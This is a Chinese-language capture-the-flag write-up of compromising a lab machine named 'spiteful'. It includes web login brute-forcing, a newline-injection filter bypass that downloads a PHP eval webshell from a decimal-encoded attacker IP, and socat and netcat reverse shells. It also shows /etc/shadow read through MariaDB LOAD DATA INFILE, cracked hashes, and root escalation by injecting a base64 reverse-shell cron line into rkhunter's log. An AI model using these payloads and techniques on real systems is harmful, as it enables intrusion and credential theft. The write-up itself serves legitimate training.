

存活主机扫描

arp-scan 扫描网段，发现目标主机

```
└─(npc㉿kali)-[~]
└─$ sudo arp-scan -T eth2 192.168.6.0/24

192.168.6.170  08:00:27:56:42:bb      (Unknown)
```

目标IP：192.168.6.170

TCP 全端口扫描

TCP 全端口扫描

```
└─(npc㉿kali)-[~/mazesec/spiteful]
└─$ nmap -p- -sT -sV 192.168.6.170

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     nginx
```

开放了 22、80 端口

80 端口目录扫描

使用 gobuster 进行目录扫描


```
└─(npc㉿kali)-[~/mazesec/spiteful]
└─$ gobuster dir -u http://192.168.6.170/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak

/index.php          (Status: 200) [Size: 4002]
/login.php          (Status: 200) [Size: 1801]
/forgot.php         (Status: 200) [Size: 1733]
/dashboard.php      (Status: 302) [Size: 0] [--> login.php]
```

存在 /index.php、/login.php、/forgot.php、/dashboard.php 页面

80 端口服务探测

访问首页，猜测存在用户 TODD、LL104567，大小写未知



在 forgot.php 页面，尝试重置任意用户，提示联系 11104567 管理员，这里可以大概猜测出管理员 TODD、LL104567 用户名可能是小写

紧急密码重置

请求已记录。请联系管理员 11104567 获取验证码。

输入6位验证码

验证

[返回登录页]

登录页面抓包放到 burp intruder 模块，使用 rockyou 字典

爆破出 11104567 用户密码为 111111

请求	payload	状态码	接收到响应	错误	超时	长度 ^	注释
21	11104567	302	15			318	
0		200	12			2107	
1	123456	200	10			2107	
2	12345	200	19			2107	
3	123456789	200	15			2107	
4	password	200	16			2107	

命令执行 GetShell

进入 dashboard.php 页面，测试出可以执行一些命令，如 `id`、`pwd`、`uname` 等

执行其他命令会报错

The screenshot shows a terminal window with a green header bar containing the text "终端 @ 11104567" and a red "退出" button. Below the header is a search bar with the placeholder "输入系统命令...". To the right of the search bar is a green "执行" button. The main area of the terminal displays a command-line interface with Chinese characters. At the top of the terminal window, there is a large amount of Chinese text, likely a welcome message or system status information. Below this, the terminal prompt shows a command being entered, followed by several lines of error output. The error message includes the text "Segmentation fault (core dumped)" and "Memory address: 0x9057f".

尝试 busybox 反弹shell，发现靶机可以出网，不过有拦截

```
[+] (npc㉿kali)-[~/mazesec/spiteful]
$ nc -lvpn 5555
listening on [any] 5555 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.170] 44623
MazeSec HoneyPot: YOU ARE CAUGHT

[+] (npc㉿kali)-[~/mazesec/spiteful]
$
```

猜测老夜在后端专门写了匹配了 ip 的正则，还会拦截管道符重定向符 | > 等等

终端 @ 11104567退出

执行

```
[*] 解析目标: 192.168.6.101:5555
[*] 正在建立反向链路...
[+] 连接成功 (PID: 7058)
[*] 保持心跳 2 秒...
[-] 连接由远程主机重置
```

最终发现，存在绕过姿势：使用允许的命令 `id`、`pwd`、`uname` 等等，拼接换行符 `\n`，可以执行任意命令

终端 @ 11104567

输入系统命令... 执行

```
/var/www/html  
nobody
```

元素 控制台 源代码/来源 网络 性能 内存 应用 Lighthouse AdBlock Ha

LOAD SPLIT EXECUTE TEST SQLI XSS LFI S

URL
<http://192.168.6.170/dashboard.php>

enctype
 Use POST method application/x-www-form-urlencoded ▾ MODIFY H

Body
cmd=pwd %0a whoami&run=

Name
 Origin

但是如果你的 payload 里有类似 `... nc x.x.x.x ...` 这种形式的字符串，waf 还是会叉你，同时不能有管道符、重定向符

```
(npc㉿kali)-[~/mazesec/spiteful]
$ nc -lvpn 5555
listening on [any] 5555 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.170] 44299
MazeSec HoneyPot: YOU ARE CAUGHT

(npc㉿kali)-[~/mazesec/spiteful]
```

kali 写入 webshell 文件，靶机下载即可

```
echo '<?php eval($_POST[1]);?>' > 1.txt
```

因为会匹配 IP，所以选择使用 IP 的10进制形式格式绕过，<https://www.metools.info/other/ipconvert162.html>

The screenshot shows the Metasploit Framework interface. At the top, there's a terminal window titled "终端 @ 11104567" displaying a netcat listener command. Below it is a browser-based exploit development tool with the following details:

- URL:** `http://192.168.6.170/dashboard.php`
- Method:** POST (selected)
- Content-Type:** application/x-www-form-urlencoded
- Body:** `cmd=pwd %0a busybox wget http://3232237157/1.txt -O /var/www/html/1.php&run=`
- Headers:** A "MODIFY HEADER" section shows "Name" and "Origin" with a checked checkbox.

弹个 shell

```
(npc㉿kali)-[~/mazesec/spiteful]
$ nc -lvpn 5555
listening on [any] 5555 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.170] 40659
id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```

稳定 shell

优化一个反弹shell，可以让 shell 有更多的交互，不会在 sudo -l、vim 等命令下卡死，方向键不会乱跳
靶机比较精简，上传个 socat 二进制文件，kali 常备静态编译好的 socat：

```
 wget http://192.168.6.101/socat -O /tmp/socat
 chmod +x /tmp/socat
```

使用 socat 稳定 shell

kali:

```
socat file:`tty`,raw,echo=0 tcp-listen:6666
```

靶机:

```
/tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.6.101:6666
```

可以拿到一个比较舒服的 shell 环境

ssh 登录 todd

查看 login.php，发现 todd ssh 凭证 todd:t0dd@123

```
<?php
session_start();
$dbusr = [
    'todd' => 't0dd@123',
    '11104567' => '111111'
];
```

```
(npc㉿kali)-[~]
$ socat file:`tty`,raw,echo=0 tcp-listen:6666
spiteful:/var/www/html$ ls
1.php      dashboard.php  forgot.php   index.php   login.php
spiteful:/var/www/html$ d
bash: d: command not found
spiteful:/var/www/html$ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
spiteful:/var/www/html$ cat login.php
<?php
session_start();
$dbUsr = [
    'todd' => 't0dd@123',
    '11104567' => '111111'
];
```

mysql 凭证获取

todd 可以以 rkhunter 身份执行一个脚本 /opt/web/a.sh, 开了一个内置服务器在 8080 端口

```
spiteful:~$ sudo -l
Matching Defaults entries for todd on spiteful:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for todd:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"


User todd may run the following commands on spiteful:
    (rkhunter) NOPASSWD: /opt/web/a.sh
spiteful:~$
```

```
spiteful:~$ sudo -l
Matching Defaults entries for todd on spiteful:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for todd:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User todd may run the following commands on spiteful:
    (rkhunter) NOPASSWD: /opt/web/a.sh
spiteful:~$ sudo -u rkhunter /opt/web/a.sh
[Tue Nov 25 03:17:35 2025] PHP 8.3.27 Development Server (http://0.0.0.0:8080) started
```

一个登录框，使用 burp intruder 爆破，爆破出 admin:raprap



4. Intruder attack of http://192.168.6.170:8080

结果 位置

捕获过滤: 捕捉所有项目
视图过滤: 显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度 ^	注释
5001	raprap	302	58			203	
0		200	3			1641	
1	123456	200	13			1641	
2	12345	200	28			1641	
3	123456789	200	21			1641	
4	password	200	37			1641	

请求 响应

美化 Raw Hex

```
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.6.170:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=b1gdkn7g6eq1u238o1gg58n7
Connection: keep-alive
u=admin&p=raprap&doAuth=
```

在进程里，有个扎眼的 mysql 服务，一不小心使用 admin: raprap 登录成功

```
2125 root      0:00 /sbin/syslogd -t -n
2152 root      0:00 /sbin/acpid -f
2178 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2282 mysql     0:05 /usr/bin/mariadb --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mariadb/plugin --user=mysql --pid-file=/run/mysqld/mariadb.pid
2283 root      0:00 logger -t mysqld -p daemon.error
2327 root      0:00 nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.conf
2328 nginx    0:01 nginx: worker process
spiteful:~$ mysql -uadmin -praprap
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 7712
Server version: 11.4.8-MariaDB Alpine Linux

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

读取到 root 哈希

```
MariaDB [(none)]> select user,password from mysql.user;
+-----+-----+
| User      | Password          |
+-----+-----+
| mariadb.sys |          |
| root       | *41A2DA7437F678E97120F5B7E7C9B76B3429D257 |
| mysql      | invalid           |
| PUBLIC    |          |
| admin      | *0DD621B4732058591E306B53E0CB96066A252CFF |
+-----+-----+
5 rows in set (0.012 sec)
```

cmd5 找到对应明文

密文: *41A2DA7437F678E97120F5B7E7C9B76B3429D257
类型: mysql5

查询 加密

查询结果:
jason04

root: jason04

但是暂时没什么用

组信息

靶机查看组信息，发现 mysql 用户属于 shadow 组

```
shadow:x:42:mysql
todd:x:1000:
rkhunter:x:1001:
mysql:x:102:mysql
```

/etc/shadow 的文件权限，shadow 组可读，mysql 用户可以读取 /etc/shadow 文件

```
spiteful:~$ ls -alh /etc/shadow
-rw-r----- 1 root      shadow      717 Nov 21 14:57 /etc/shadow
```

再度重相逢

回头看 mysql，测试发现 select load_file('/etc/shadow') 返回 NULL，load data infile 可以读取到 /etc/shadow 文件内容

```
MariaDB [(none)]> select load_file('/etc/shadow');
+-----+
| load_file('/etc/shadow') |
+-----+
| NULL |
+-----+
1 row in set (0.000 sec)
```

```
-- 创建临时表
CREATE TABLE mazesec_core.tmp_shadow (line TEXT);
-- 加载数据
LOAD DATA INFILE '/etc/shadow' INTO TABLE mazesec_core.tmp_shadow;

MariaDB [(none)]> select * from mazesec_core.tmp_shadow;
+-----+
| line |
+-----+
```

```
+-----+
| |
root:$6$xA3MLM7qaAix4orA$UyEIaKdpJfIxBasXQQL06sALP79EQTLBFjBtYRPr9b2fvxYRyQBfqX14
fKfqn6eJXBomh3w1dQp/4N08q12mt.:20413:0:::::
| bin:!::0:::::
| |
| daemon:!::0:::::
| |
| lp:!::0:::::
| |
| sync:!::0:::::
| |
| shutdown:!::0:::::
| |
| halt:!::0:::::
| |
| mail:!::0:::::
| |
| news:!::0:::::
| |
| uucp:!::0:::::
| |
| cron:!::0:::::
| |
| ftp:!::0:::::
| |
| sshd:!::0:::::
| |
| games:!::0:::::
| |
| ntp:!::0:::::
| |
| guest:!::0:::::
| |
| nobody:!::0:::::
| |
| klogd:!::20408:0:99999:7:::
| |
todd:$6$fCTbQzCBKasVu4mG$n6Zwx9jjzE73ezRQ/ThbeklJENtvM44izUXDTYEtlotCVXfg6.dmhTKL
53mhDCXAAhnh10ku06jsORDI5Fkco0:20413:0:99999:7:::
| |
rkhunter:$6$gt7yBABSpQ1I0AQO$iTJUHLJbEKA39ltlAiH00j11jCBZJ10Pc4dwdhy3mXJwwt5XA3zz
R7CeIYyiUveoamVpiBDL419BcGLht6.Yj.:20413:0:99999:7:::
| mysql:!::20413:0:99999:7:::
| |
| nginx:!::20413:0:99999:7:::
+-----+
-----+
```

22 rows in set (0.001 sec)

```

MariaDB [(none)]> CREATE TABLE mazesec_core.tmp_shadow (line TEXT);
ERROR 1050 (42S01): Table 'tmp_shadow' already exists
MariaDB [(none)]> LOAD DATA INFILE '/etc/shadow' INTO TABLE mazesec_core.tmp_shadow;
Query OK, 22 rows affected (0.015 sec)
Records: 22 Deleted: 0 Skipped: 0 Warnings: 0

MariaDB [(none)]> select * from mazesec_core.tmp_shadow;
+-----+
| line |
+-----+
| root:$6$xA3MLM7qaAix4orA$UyEIaKdpJfIxBAsxQQLO6sALP79EQTLBFjBtYRPr9b2fVxYRyQBfqX14fKfqn6eJXBomh3wldQp/4N08q12mt..:20413:0::::
| bin!:!:0::::
| daemon!:!:0::::
| lp!:!:0::::
| sync!:!:0::::
| shutdown!:!:0::::
| halt!:!:0::::
| mail!:!:0::::
| news!:!:0::::
| uucp!:!:0::::
| cron!:!:0::::
| ftp!:!:0::::
| sshd!:!:0::::
| games!:!:0::::
| ntp!:!:0::::
| guest!:!:0::::
| nobody!:!:0::::
| klogd!:20408:0:99999:7:::
| todd:$6$CTbQzCBKasVu4mG$n6Zwx9JjzE73ezRQ/ThbeklJENtv44izUXDTYEtloTCVXfg6.dMhtKL53mhDCXAABnh10ku06jSORDI5Fkco0:20413:0:99999:7:::
| rkhunter:$6$gt7yBABSqQ1I0AQ0$iTJUHLJbEKA391tlAiH00j11jCBZJ10Pc4dwdhy3mXJwWt5XA3zzR7CeiYyiUveoaMvpibDL419BcGLHt6.Yj.:20413:0:99999:7:::
| mysqld!:20413:0:99999:7:::

```

爆破用户密码

将 shadow 内容写入到 all_hashes.txt 文件

```

cat > all_hashes.txt << 'EOF'
root:$6$xA3MLM7qaAix4orA$UyEIaKdpJfIxBAsxQQLO6sALP79EQTLBFjBtYRPr9b2fVxYRyQBfqX14
fKfqn6eJXBomh3wldQp/4N08q12mt.
todd:$6$CTbQzCBKasVu4mG$n6Zwx9JjzE73ezRQ/ThbeklJENtv44izUXDTYEtloTCVXfg6.dMhtKL
53mhDCXAABnh10ku06jSORDI5Fkco0
rkhunter:$6$gt7yBABSqQ1I0AQ0$iTJUHLJbEKA391tlAiH00j11jCBZJ10Pc4dwdhy3mXJwWt5XA3zz
R7CeiYyiUveoaMvpibDL419BcGLHt6.Yj.
EOF

```

john 破解密码，拿到 rkhunter 用户密码 markhunter

```

--(npc㉿kali)-[~/mazesec/spiteful]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt all_hashes.txt

markhunter      (rkhunter)

```

rkhunter: markhunter

rkhunter 读取文件

rkhunter 用户可以使用 sudo 执行 rkhunter

```

spiteful:~$ sudo -l
Matching Defaults entries for rkhunter on spiteful:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rkhunter:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User rkhunter may run the following commands on spiteful:
    (root) NOPASSWD: /usr/local/bin/rkhunter
spiteful:~$ 

```

rkhunter的参数里有 -C --configfile，可以指定配置文件，检查配置文件内容

```
spiteful:~$ sudo -u root rkhunter -c --configfile /etc/passwd
```

通过报错，把内容读出来，比较遗憾，flag不是 root.txt，要拿 shell 了

```
spiteful:~$ sudo -u root rkhunter -C --configfile /etc/passwd
Invalid SCRIPTDIR configuration option: No filename given, but it must exist.
Invalid INSTALLDIR configuration option - no installation directory specified.
The default logfile will be used: /var/log/rkhunter.log
Invalid TMPDIR configuration option: No filename given, but it must exist.
Invalid DBDIR configuration option: No filename given, but it must exist.
The internationalisation directory does not exist: /i18n
Unknown configuration file option: root:x:0:0:root:/root:/bin/sh
Unknown configuration file option: bin:x:1:1:bin:/bin:/sbin/nologin
Unknown configuration file option: daemon:x:2:2:daemon:/sbin:/sbin/nologin
Unknown configuration file option: lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
Unknown configuration file option: sync:x:5:0:sync:/sbin:/bin/sync
Unknown configuration file option: shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
Unknown configuration file option: halt:x:7:0:halt:/sbin:/sbin/halt
Unknown configuration file option: mail:x:8:12:mail:/var/mail:/sbin/nologin
Unknown configuration file option: news:x:9:13:news:/usr/lib/news:/sbin/nologin
Unknown configuration file option: uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
Unknown configuration file option: cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
Unknown configuration file option: ftp:x:21:21::/var/lib/ftp:/sbin/nologin
Unknown configuration file option: sshd:x:22:22:sshd:/dev/null:/sbin/nologin
Unknown configuration file option: games:x:35:35:games:/usr/games:/sbin/nologin
Unknown configuration file option: ntp:x:123:123:NTP:/var/empty:/sbin/nologin
Unknown configuration file option: guest:x:405:100:guest:/dev/null:/sbin/nologin
Unknown configuration file option: nobody:x:65534:65534:nobody:/sbin/nologin
Unknown configuration file option: klogd:x:100:101:klogd:/dev/null:/sbin/nologin
Unknown configuration file option: todd:x:1000:1000::/home/todd:/bin/sh
Unknown configuration file option: rkhunter:x:1001:1001::/home/rkhunter:/bin/sh
Unknown configuration file option: mysql:x:101:102:mysql:/var/lib/mysql:/sbin/nologin
Unknown configuration file option: nginx:x:102:103:nginx:/var/lib/nginx:/sbin/nologin
spiteful:~$
```

rkhunter 提权思路

rkhunter 有 -l 参数，可以写一个日志文件，在测试过程，我发现日志有一行似乎可控

```
spiteful:/tmp$ sudo -u root rkhunter -c --novl --noappend-log -l /tmp/1111
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

    Performing 'strings' command checks
^C
spiteful:/tmp$ cat /tmp/1111
[03:51:33] Running Rootkit Hunter version 1.4.6 on spiteful
[03:51:33]
[03:51:33] Info: Start date is Tue Nov 25 03:51:33 UTC 2025
[03:51:33]
[03:51:33] Checking configuration file and command-line options...
[03:51:33] Info: Detected operating system is 'Linux'
[03:51:33] Info: Found O/S name: Alpine Linux v3.22
[03:51:33] Info: Command line is /usr/local/bin/rkhunter -c --novl --noappend-log
-l /tmp/1111
[03:51:33] Info: Environment shell is /bin/sh; rkhunter is using busybox
```

在倒数第二行，比较吸引我，他会把命令行参数写到日志里，如果能在参数里换行，就能构造出一行定时任务格式

```
[03:51:33] Info: Command line is /usr/local/bin/rkhunter -c --novl --noappend-log -l /tmp/1111
```

控制一行内容有什么用?

定时任务文件某一行格式错了，只会跳过那一行，不会影响其他正常行继续执行。

尝试控制其他参数，创建换行条件

```
spiteful:/tmp$ mkdir $'/tmp/\n111'
spiteful:/tmp$ touch 1.txt
spiteful:/tmp$ sudo -u root rkhunter -c --novl --noappend-log -l /tmp/1.txt --tmpdir $'/tmp/\n111'
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

    Performing 'strings' command checks
^C
spiteful:/tmp$ cat /tmp/1.txt
[03:56:19] Running Rootkit Hunter version 1.4.6 on spiteful
[03:56:19]
[03:56:19] Info: Start date is Tue Nov 25 03:56:19 UTC 2025
[03:56:19]
[03:56:19] Checking configuration file and command-line options...
[03:56:19] Info: Detected operating system is 'Linux'
[03:56:19] Info: Found O/S name: Alpine Linux v3.22
[03:56:19] Info: Command line is /usr/local/bin/rkhunter -c --novl --noappend-log -l /tmp/1.txt --tmpdir /tmp/
111
[03:56:19] Info: Environment shell is /bin/sh; rkhunter is using busybox
[03:56:19] Info: Using configuration file '/etc/rkhunter.conf'
[03:56:19] Info: Installation directory is '/usr/local'
```

```
spiteful:/tmp$ mkdir $'/tmp/\n111'
spiteful:/tmp$ touch 1.txt
spiteful:/tmp$ sudo -u root rkhunter -c --novl --noappend-log -l /tmp/1.txt --tmpdir $'/tmp/\n111'
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

    Performing 'strings' command checks
^C
spiteful:/tmp$ cat /tmp/1.txt
[03:56:19] Running Rootkit Hunter version 1.4.6 on spiteful
[03:56:19]
[03:56:19] Info: Start date is Tue Nov 25 03:56:19 UTC 2025
[03:56:19]
[03:56:19] Checking configuration file and command-line options...
[03:56:19] Info: Detected operating system is 'Linux'
[03:56:19] Info: Found O/S name: Alpine Linux v3.22
[03:56:19] Info: Command line is /usr/local/bin/rkhunter -c --novl --noappend-log -l /tmp/1.txt --tmpdir /tmp/
111
[03:56:19] Info: Environment shell is /bin/sh; rkhunter is using busybox
[03:56:19] Info: Using configuration file '/etc/rkhunter.conf'
```

好了，到此为止，你应该发现，我已经可以完全控制日志文件里的一行了，日志里出现了单行的 111

通过分析rkhunter的参数，我选择下面这几个参数：

```

-c, --check           Check the local system (检查本地系统, 让rkhunter运行起来)
-l, --logfile [file] Write to a logfile (写入日志文件)
                      (Default is /var/log/rkhunter.log)
--noappend-log       Do not append to the logfile, overwrite it (不追加日志, 覆盖日志)
--novl, --no-verbose-logging No verbose logging (无详细日志记录)
--tmpdir <directory> Use the specified temporary directory (使用指定的临时目录)

```

创建一个 `定时任务` 格式的目录:

```

echo 'busybox nc 192.168.6.101 4444 -e bash' |base64
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=
mkdir -p $'/tmp/\n* * * * * bash -c "echo
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"

```

有一点你需要发现, `--tmpdir` 参数指定的目录, 在 rkhunter 运行时, 对目录名里出现的空格会出现不一致的效果, rkhunter 认为目录不应该出现空格, 他会检查是否存在去除空格后的目录, 给他单独创建, 符合条件即可

```

sudo -u root rkhunter --check --novl --noappend-log -l /tmp/1.txt --tmpdir '/tmp/
* * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= |
base64 -d | bash"

```

```

spiteful:/tmp$ mkdir -p $'/tmp/\n* * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
spiteful:/tmp$ sudo -u root rkhunter --check --novl --noappend-log -l /tmp/1.txt --tmpdir '/tmp/
> * * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
Temporary directory does not exist: /tmp/
*****bash-cechoYnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=|base64-d|bash
spiteful:/tmp$ 

```

把报错信息里没有空格的目录创建出来即可

```

mkdir -p $'/tmp/\n*****bash-
cechoYnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=|base64-d|bash'

```

再次运行

```

sudo -u root rkhunter --check --novl --noappend-log -l /tmp/1.txt --tmpdir '/tmp/
* * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= |
base64 -d | bash"

```

查看日志内容, 可以看到已经构造出了一行定时任务

```

spiteful:/tmp$ mkdir -p $'/tmp/\n*****bash-echoYnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=|base64-d|bash'
spiteful:/tmp$ sudo -u root rkhunter --check --novl --noappend-log -l /tmp/1.txt --tmpdir '/tmp/
> * * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

    Performing 'strings' command checks
^C
spiteful:/tmp$ cat /tmp/1.txt
[04:39:59] Running Rootkit Hunter version 1.4.6 on spiteful
[04:39:59]
[04:39:59] Info: Start date is Tue Nov 25 04:39:59 UTC 2025
[04:39:59]
[04:39:59] Checking configuration file and command-line options...
[04:39:59] Info: Detected operating system is 'Linux'
[04:39:59] Info: Found O/S name: Alpine Linux v3.22
[04:39:59] Info: Command line is /usr/local/bin/rkhunter --check --novl --noappend-log -l /tmp/1.txt --tmpdir /tmp/
* * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
[04:39:59] Info: Environment shell is /bin/sh; rkhunter is using busybox
[04:39:59] Info: Using configuration file '/etc/rkhunter.conf'
[04:39:59] Info: Installation directory is '/usr/local'

```

现在可以尝试写到定时任务了

靶机定时任务位置 `/etc/crontabs/`

```

spiteful:/tmp$ ps -ef | grep -E 'crond|cron'
2178 root      0:00 /usr/sbin/crond -c /etc/crontabs -f

```

常见定时任务文件位置与格式

```

busybox crond  Alpine/容器精简系统  /etc/crontabs/<user>
crond (Cronie)  CentOS / RHEL 系列  /etc/crontab + /etc/cron.d/*
